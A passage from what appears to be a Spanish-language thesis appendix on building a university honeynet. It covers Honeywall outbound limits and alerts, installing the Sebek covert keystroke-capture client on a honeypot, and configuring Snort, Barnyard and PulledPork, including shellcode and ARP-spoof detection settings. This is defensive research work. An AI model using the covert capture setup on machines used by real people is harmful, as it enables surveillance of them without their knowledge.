- **43:** Protocolo WHOIS.
- **80:** Protocolo de transferencia de Hipertexto (HTTP).
- **443:** Protocolo de transferencia de Hipertexto sobre SSL/TLS (HTTPS).
- **8080:** Puerto utilizado por la interfaz de administración de Oracle Database 10g Express Edition.
- **1521:** Puerto de escucha de Oracle Database 10g Express Edition.



Figura B.21. Puertos TCP de salida permitidos por el Honeywall

23. Delimitar el listado de puertos UDP de salida admitidos por el Honeywall (véase Figura B.22). Se permiten:

- **53:** Puerto del Sistema de Nombres de Dominio (DNS).
- **123:** Protocolo de Tiempo de Red (NTP) utilizado para la sincronización de la red.




Figura B.22. Puertos UDP de salida permitidos por el Honeywall

24. Determinar la escala en la que se limitan las conexiones a la red. Elegir entre segundos, minutos, horas, días y meses (véase Figura B.23).




Figura B.23. Configuración de la escala del establecimiento de límites de conexiones de salida.

25. Las siguientes pantallas solicitan el establecimiento de límites en las conexiones TCP, UDP, ICMP y de otros protocolos. Se asignan los valores mostrados a continuación:

- **TCP : 20**
- **UDP: 20**
- **ICMP: 50**
- **Otros Protocolos: 10**

La Figura B.24 presenta la configuración de conexión de salida del protocolo ICMP.




Figura B.24. Límite de Conexiones ICMP permitidas por el Honeywall

26. Desactivar el firewall para que no envíe paquetes al sistema de prevención de intrusos Snort_inline (véase Figura B.25).




Figura B.25. Habilitación de Snort_inline en el Honeywall

27. Determinar el nombre y ruta de los ficheros correspondientes a la lista negra (black list), y lista blanca (white list) que contienen el listado de direcciones IP denegadas y permitidas. En la Figura B.26 se visualiza la configuración de la lista negra del honeywall.




Figura B.26. Nombre y ruta de la lista negra (blacklist) del Honeywall

28. Una vez configurados los scripts anteriores, se requiere habilitar el filtrado, a través de las listas negra y blanca. Presionar **“Yes”** (véase Figura B.27).




Figura B.27. Habilitación del filtrado a través de las listas negra y blanca en el Honeywall

29. Se visualiza una interrogante preguntando si se desea deshabilitar el modo de filtrado y captura estricto (véase Figura B.28). Elegir **“No”**.



Figura B.28. Deshabilitación del modo de filtrado y captura estricto

30. Establecer el nombre y ubicación del script “Fencelist” (lista cercada). Este fichero tiene como propósito bloquear y registrar el tráfico de salida hacia determinadas redes o equipos, mediante la configuración de iptables (véase Figura B.29). Se mantiene desactivada esta opción eligiendo **“No”** en el cuadro de diálogo mostrado.



Figura B.29. Configuración del script fencelist del honeywall

31. Deshabilitar el modo de bloqueo **“Roach motel”** que rechaza todo tráfico saliente proveniente de los honeypots (véase Figura B.30). Con este paso se concluye la configuración del Gateway del honeywall.




Figura B.30. Deshabilitación del modo de bloqueo “Roach motel” del Honeywall

32. A continuación se configuran las actividades DNS de los honeypots. Inicialmente, se permite el acceso ilimitado al servidor de nombres de dominio dentro de la honeynet. Seleccionar **“Yes”** y presionar Enter (véase Figura B.31).




Figura B.31. Configuración de actividades DNS de los Honeypots.

33. No restringir a ningún honeypot en particular el acceso ilimitado a un servidor DNS externo. Seleccionar la opción **“No”** (véase Figura B.32).




Figura B.32. Configuración del acceso ilimitado al DNS externo

34. Seleccionar “Yes” para especificar el servidor DNS utilizado por los honeypots (véase Figura B.33).




Figura B.33. Configuración del servidor DNS empleado para el acceso de los honeypots.

35. Ingresar la dirección IP del servidor DNS utilizado por los honeypots (véase Figura B.34).



Figura B.34. Dirección IP del servidor DNS de la HoneyNet

36. La quinta y última sección de configuración del Honeywall establece el mecanismo remoto de alertas. El cuadro de diálogo pregunta si se desea

habilitar el sistema de alertas a través de correo electrónico. Seleccionar “Yes” (véase Figura B.35).



Figura B.35. Configuración de Alertas mediante correo electrónico del Honeywall

37. Insertar la dirección de correo electrónico en la cual se recibirán las alertas en caso de que se generen conexiones de salida no permitidas (véase Figura B.36).




Figura B.36. Dirección de correo electrónico configurado para recibir alertas del Honeywall.

38. Configurar el sistema de alertas para que se inicie automáticamente con el arranque del equipo (véase Figura B.37).




Figura B.37. Configuración de alertas de correo electrónico automáticas en el Honeywall

39. En el siguiente paso se configuran las variables de Sebek para determinar la manera en la que el Honeywall maneja, identifica y enruta los paquetes provenientes del cliente (véase Figura B.38).




Figura B.38. Configuración de variables de Sebek server en el Honeywall

40. Ingresar la dirección IP destino de los paquetes de sebek (véase Figura B.39).



Figura B.39. Dirección IP destino de los paquetes de Sebek

41. Establecer el puerto UDP destino de los paquetes. El puerto configurado por defecto es el 1101 (véase Figura B.40).




Figura B.40. Configuración del puerto UDP empleado por Sebek

42. Determinar las acciones que se tomarán con los paquetes de Sebek. Seleccionar **“Accept and Log”**. (Aceptar y Registrar) y pulsar **“Ok”** (véase Figura B.41).




Figura B. 41. Opciones de paquetes Sebek

43. Se concluye la configuración inicial del Honeywall. El sistema reinicia y se ejecutan los servicios configurados.

ANEXO C

INSTALACIÓN Y CONFIGURACIÓN DE SEBEK EN LOS HONEYPOTS

A continuación, se presenta la instalación y configuración de Sebek Cliente en el Honeypot que proporciona los servicios SSH, WEB y DNS en la Honeynet. Se hace uso de la versión 3.2 pre-compilada para sistemas Linux, disponible en el enlace: <https://projects.honeynet.org/sebek/>

PRE-REQUISITOS

- Actualizar los repositorios del honeypot y descargar e instalar las siguientes librerías y paquetes.

```
apt-get install subversion
apt-get install make gcc automake autoconf libc6-dev patch linux-headers-server
linux-headers-2.6.22-14-server
```

INSTALACIÓN Y CONFIGURACIÓN

1. Descomprimir el paquete de Sebek descargado anteriormente, a través del comando:

```
tar zxvf sebek_disable_raw_socket_replacement-li26-3.2.0b-bin.tar.gz
```

2. Ingresar al directorio creado y editar el script de configuración “**sbk_install.sh**”, como se indica en la Tabla C. 1.

```
cd sebek-lin26-3.2.0b-bin
vim sbk_install.sh
```

Tabla C. 1

Parámetros de configuración del script sbk_install.sh (Sebek Cliente)

PARÁMETRO	CONFIGURACIÓN
INTERFACE (INTERFAZ)	eth0
DESTINATION MAC (MAC DESTINO)	Dirección MAC correspondiente a la interfaz de red del Honeywall.
SOURCE PORT (PUERTO DE ORIGEN)	1101
DESTINATION PORT (PUERTO DESTINO UDP)	1101
MAGIC VALUE (VALOR MÁGICO)	1111
KEYSTROKES ONLY (SOLO PULSACIONES DE TECLAS)	0
TESTING (PRUEBAS)	1

3. Cargar el módulo con los cambios efectuados en el fichero.

```
sudo ./sbk_install.sh
```

En la Figura C.1 se visualiza la correcta instalación de Sebek en el honeypot.

```
root@utn-h1:/home/sebek-lin26-3.2.0b-bin# ./sbk_install.sh
$Installing Sebek:
0 1:8960:::::::::14:4291
1 2:36864:::::::::
2 0:8960:::::::::14:4299
$ dorm.o installed successfully
```

Figura C.1. Correcta instalación de Sebek en el Honeypot.

ANEXO D

CONFIGURACIÓN DEL SISTEMA DE DETECCIÓN DE INTRUSOS SNORT, BARNYARD Y PULLEDPORK

El presente anexo expone con detalle la configuración del Sistema de Detección de Intrusos Snort. Además, se describe la instalación de las herramientas Barnyard y Puledpork que cumplen las tareas de procesamiento de datos y actualización de las reglas respectivamente.

PRE-REQUISITOS

- Actualizar el repositorio EPEL y añadir Amberdms para simplificar la instalación de varias librerías y paquetes.

REPOSITORIO EPEL

Editar el repositorio EPEL (**vim /etc/yum.repos.d/epel.repo**) e insertar lo adjunto en el recuadro:

```
[epel]
name=Extra Packages for Enterprise Linux 5 - $basearch
#baseurl=http://download.fedoraproject.org/pub/epel/5/$basearch
mirrorlist=http://mirrors.fedoraproject.org/mirrorlist?repo=epel-5&arch=$basearch
failovermethod=priority
enabled=1
gpgcheck=1
gpgkey=file:///etc/pki/rpm-gpg/RPM-GPG-KEY-EPEL
[epel-debuginfo]
name=Extra Packages for Enterprise Linux 5 - $basearch - Debug
#baseurl=http://download.fedoraproject.org/pub/epel/5/$basearch/debug
mirrorlist=http://mirrors.fedoraproject.org/mirrorlist?repo=epel-debug-5&arch=$basearch
failovermethod=priority
enabled=1
gpgkey=file:///etc/pki/rpm-gpg/RPM-GPG-KEY-EPEL
```

```

gpgcheck=1

[epel-source]
name=Extra Packages for Enterprise Linux 5 - $basearch - Source
#baseurl=http://download.fedoraproject.org/pub/epel/5/SRPMS
mirrorlist=http://mirrors.fedoraproject.org/mirrorlist?repo=epel-source-
5&arch=$basearch
failovermethod=priorit
enabled=1
gpgkey=file:///etc/pki/rpm-gpg/RPM-GPG-KEY-EPEL
gpgcheck=1

```

Obtener la llave que valida el repositorio en la ruta “**/etc/pki/rpm-gpg**”.

```

cd /etc/pki/rpm-gpg
wget http://download.fedora.redhat.com/pub/epel/RPM-GPG-KEY-EPEL

```

REPOSITORIO AMBERDMS

Descargar Amberdms dentro de la carpeta “**yum.repos.d**” y posteriormente actualizar el equipo.

```

cd /etc/yum.repos.d
wget http://repos.amberdms.com/config/centos/5/amberdms-c5-public.repo
yum update

```

- Adquirir el conjunto de paquetes y dependencias requeridas para la instalación de las aplicaciones, a través de las herramientas yum.

```

yum install gcc gcc-c++ automake autoconf make mysql-devel gd glib2-devel
subversion

```

CONFIGURACIÓN DE SNORT

Se inicia con la configuración del script principal “**snort.conf**” ubicado en el directorio “**/etc/snort**”. Básicamente, se edita el fichero de acuerdo a los parámetros que se describen:

1. ESTABLECIMIENTO DE VARIABLES DE LA RED

- **Red interna.-** Asignar a la variable “**HOME_NET**” el valor correspondiente al direccionamiento de la red interna de la UTN.

```
var HOME_NET 172.20.0.0/16
```

- **Red externa.-** Se especifica “**any**” en el valor correspondiente a la red externa para detectar ataques provenientes, tanto de la red externa como de la interna.

```
var EXTERNAL_NET any
```

- **Delimitación de servidores de red.-** Modificar las variables referentes al direccionamiento de los servidores DNS, HTTP y SQL para reducir el número de falsos positivos.

```
var DNS_SERVERS [172.20.1.112/24]
var HTTP_SERVERS [ip_servidor_web_utn]
var SQL_SERVERS [ip_servidor_base_de_datos_utn]
```

- **Puertos.-** Se definen los puertos empleados por el protocolo http y la base de datos Oracle dentro de la organización. Los puertos shellcode permiten identificar ataques de desbordamiento de buffer que contienen secuencias no-op (no operación).

```
var HTTP_PORTS 80
var ORACLE_PORTS 1521
var SHELLCODE_PORTS !80
```

- **Directorio del almacenamiento de reglas.-** Las firmas de snort se almacenan en la ruta “**/etc/snort/rules**”.

```
var RULE_PATH /etc/snort/rules
```

2. CONFIGURACIÓN DE LOS PRE-PROCESADORES

Se habilitan los siguientes pre-procesadores:

- **Frag3**

La configuración de frag3 requiere de la activación de dos directivas, una global (frag3_global) y otra que crea la instancia del motor del preprocesador (frag3_engine).

```
preprocessor frag3_global: max_fragments 65536
preprocessor frag3_engine: policy first detect_anomalies \
    bind_to 172.20.0.0/16
```

Parámetros activados:

- **max_fragments.-** Establece el número máximo de fragmentos simultáneos a rastrear. Se fija el valor por defecto (65536).
- **Policy.-** Especifica la política de reensamblaje de paquetes. Las opciones disponibles son (first, last, bsd, bsdright, Linux). Esta versión precisa el uso de la política first para entornos Windows.
- **Detect_anomalies.-** Detecta anomalías en los fragmentos.
- **Bind_to.-** Permite que se analicen únicamente fragmentos provenientes de las direcciones IP o subredes especificadas.

- **STREAM4 Y STREAM4_REASSEMBLE**

```
preprocessor stream4: disable_evasion_alerts
preprocessor stream4_reassemble
```

Parámetros activados:

- **Disable_evasion_alerts.-** Deshabilita la generación de alertas de ataques por superposición de fragmentos TCP.
- La directiva `stream_reassemble` sin argumentos determina la configuración por defecto, que limita el listado de puertos analizados.

- **HTTP_INSPECT Y HTTP_INSPECT_SERVER**

En este módulo se fijan los parámetros de configuración globales y los específicos referentes a los servidores web implementados en la red.

```

preprocessor http_inspect: global \
    iis_unicode_map unicode.map 1252

preprocessor http_inspect_server: server default \
    profile all ports { 80 8080 8180 } \
    no_alerts

preprocessor http_inspect_server: server ip_servidor_WEB \
    profile apache ports { 80 }

```

Parámetros activados:

- **iis_unicode_map.-** Fija la manera en la que el preprocesador realiza el proceso de decodificación de caracteres Unicode. El fichero empleado para este propósito se encuentra en la ruta **“/etc/snort/unicode_map”**.
- **Ports.-** En la configuración por defecto del servidor se definen el listado de puertos utilizados comúnmente en los servidores web.
- **No_alerts.-** Desactiva el disparo de alertas del módulo para limitar la cantidad de alertas.
- **Profile.-** El perfil especifica el tipo de servidor web utilizado para optimizar el funcionamiento del preprocesador. Las opciones disponibles son: all, apache e iis.

- **SFPORTSCAN**

```
preprocessor sfportscan: proto { all } \
sense_level { low } \
ignore_scanners { ip_servidor_DNS, 172.20.1.112}
```

Parámetros configurados:

- **Proto.-** Tipo de protocolo utilizado para rastrear los ataques. Se admiten las alternativas: TCP, UDP, IGMP, ip_proto y all. Se elige “all” (todos).
- **Sense_level.-** Nivel de sensado (low, medium, high). Establece el nivel más bajo, que reconoce ataques basándose en la existencia de paquetes erróneos, aminorando el número de falsos positivos.
- **Ignore_scanners.-** Ignora el listado de direcciones IP definidas. Incluye las correspondientes al servidor DNS de la UTN y el configurado en el honeypot.

- **ARPSPOOF**

```
preprocessor arpspoof
preprocessor arpspoof_detect_host: dirección_ip_gateway mac_gateway
```

- Para detectar ataques de envenenamiento ARP provocados en host específicos, se especifica la dirección IP del host y su MAC; también se introduce la perteneciente al gateway de la VLAN en la que se encuentra el servidor.

3. HABILITACIÓN DE LOS PLUGINS DE SALIDA

- Habilitar la salida de datos en el formato binario unified, para su posterior procesamiento.

```
output log_unified: filename snort1.log, limit 128
```

- Incluir los ficheros “**classification.conf**” y “**reference.conf**” para facilitar la definición de reglas e interpretación de ataques externos.

```
include classification.config
include reference.config
```

4. PERSONALIZACIÓN DEL CONJUNTO DE REGLAS

Se incluyen los conjuntos de reglas precisados en el Capítulo III. En el fichero “**snort.conf**”, se añaden únicamente las firmas VTR de snort: bad-traffic.rules, scan.rules y snort.rules; éste último es el fichero que contiene las reglas gestionadas a través de pulledpork.

```
include $RULE_PATH/bad-traffic.rules
include $RULE_PATH/scan.rules
include $RULE_PATH/snort.rules
```

5. CONFIGURACIÓN DEL UMBRAL DE ALERTAS

Descomentar la línea correspondiente al umbral de alertas

```
include threshold.conf
```

Editar el fichero de configuración “**threshold.conf**” localizado en el directorio de snort para limitar la cantidad de alertas generadas.

```
threshold gen_id 0, sig_id 0, type limit, track by_src, count 1, seconds 120
```

6. GUARDAR CAMBIOS Y EJECUTAR SNORT

Ejecutar snort para descartar la generación de errores, introduciendo la línea de comando:

```
snort -c /etc/snort/snort.conf -i eth2
```

Tabla D. 1

Descripción de los parámetros de ejecución de Snort

COMANDO	DESCRIPCIÓN
-c	Especifica la ruta del archivo de configuración snort.conf
-i	La interfaz de red que está siendo monitoreada.
-D	Ejecuta snort como un servicio.

INSTALACIÓN Y CONFIGURACIÓN DE BARNYARD

1. Descargar y compilar barnyard con soporte para mysql.

```
cd /tmp
wget http://sourceforge.net/projects/barnyard/files/barnyard-0.2/0.2.0/barnyard-
0.2.0.tar.gz/download
tar xvfz barnyard-0.2.0.tar.gz
cd barnyard-0.2.0
./configure --enable-mysql && make && make install
```

2. Copiar el script de configuración “**barnyard.conf**” desde la carpeta de instalación, hacia el directorio principal de snort.

```
cp /tmp/barnyard-0.2.0/etc/barnyard.conf /etc/snort/
```

3. Crear la base de datos que almacena los datos provenientes de snort y barnyard.

- Ingresar al prompt de Mysql autenticándose como el usuario “**root**” del Honeywall. Agregar el usuario snort y asignarle los permisos necesarios.

```
mysql -u root -p
mysql> create database snort;
mysql> grant INSERT,SELECT on roo.* to snort@localhost;
mysql> SET PASSWORD FOR snort@localhost=PASSWORD('contraseña');
```



```
mysql> grant CREATE, INSERT, SELECT, DELETE, UPDATE on snort.* to
      snort@localhost;
mysql> grant CREATE, INSERT, SELECT, DELETE, UPDATE on snort.* to snort;
mysql> exit
```

- Crear el esquema de tablas de la base de datos utilizando el script “schemas/create_mysql”, disponible dentro del paquete del código fuente del sistema de detección de intrusos.

```
mysql -u root -p < create_mysql snort;
```

La Figura D. 1 muestra la base de datos snort y sus tablas.

```
mysql> use snort
Database changed
mysql> show tables;
+-----+
| Tables_in_snort |
+-----+
| acid_ag          |
| acid_ag_alert   |
| acid_event      |
| acid_ip_cache   |
| base_roles      |
| base_users      |
| data            |
| detail          |
| encoding        |
| event           |
| icmphdr         |
| iphdr           |
| opt             |
| reference       |
| reference_system|
| schema          |
| sensor          |
| sig_class       |
| sig_reference   |
| signature       |
| tcphdr          |
| udphdr          |
+-----+
22 rows in set (0.00 sec)
```

Figura D. 1. Esquema de tablas de la Base de Datos Snort.

4. Editar y configurar el archivo antes mencionado, para permitir la comunicación entre snort, barnyard y base.

```
hostname: snort
config interface: eth2
output alert_acid_db: mysql, sensor_id 1, database snort, server localhost, user
snort, password password
output log_acid_db: mysql, database snort, server localhost, user snort, password
password, detail full
```

5. Ejecutar barnyard para descartar la generación de posibles errores, introduciendo en la consola lo siguiente:

```
barnyard -c /etc/snort/barnyard.conf -d /var/log/snort -f /snort1.log -w
/var/log/snort/barnyard.waldo
```

Tabla D. 2

Descripción de los parámetros de ejecución de barnyard

COMANDO	DESCRIPCIÓN
-c	Especifica la ruta del archivo de configuración barnyard.conf
-d	La ruta del fichero de registro desde donde se procesarán los datos.
-f	El tipo de alertas que se emplearán.
-w	Habilita el uso de marcadores que se almacenarán en el script barnyard.waldo.
-D	Ejecuta barnyard como un servicio.

INSTALACIÓN Y CONFIGURACIÓN DE PULLEDPORK

PulledPork es un administrador de reglas que puede ser utilizado por Snort para automatizar el proceso de adquisición e instalación de firmas de los proyectos Sourcefire y Emerging Threats; cumplir las tareas de actualización periódica, administración y adaptación de dichas firmas, según los requerimientos de la red.

1. Añadir las siguientes dependencias de perl y cpan:

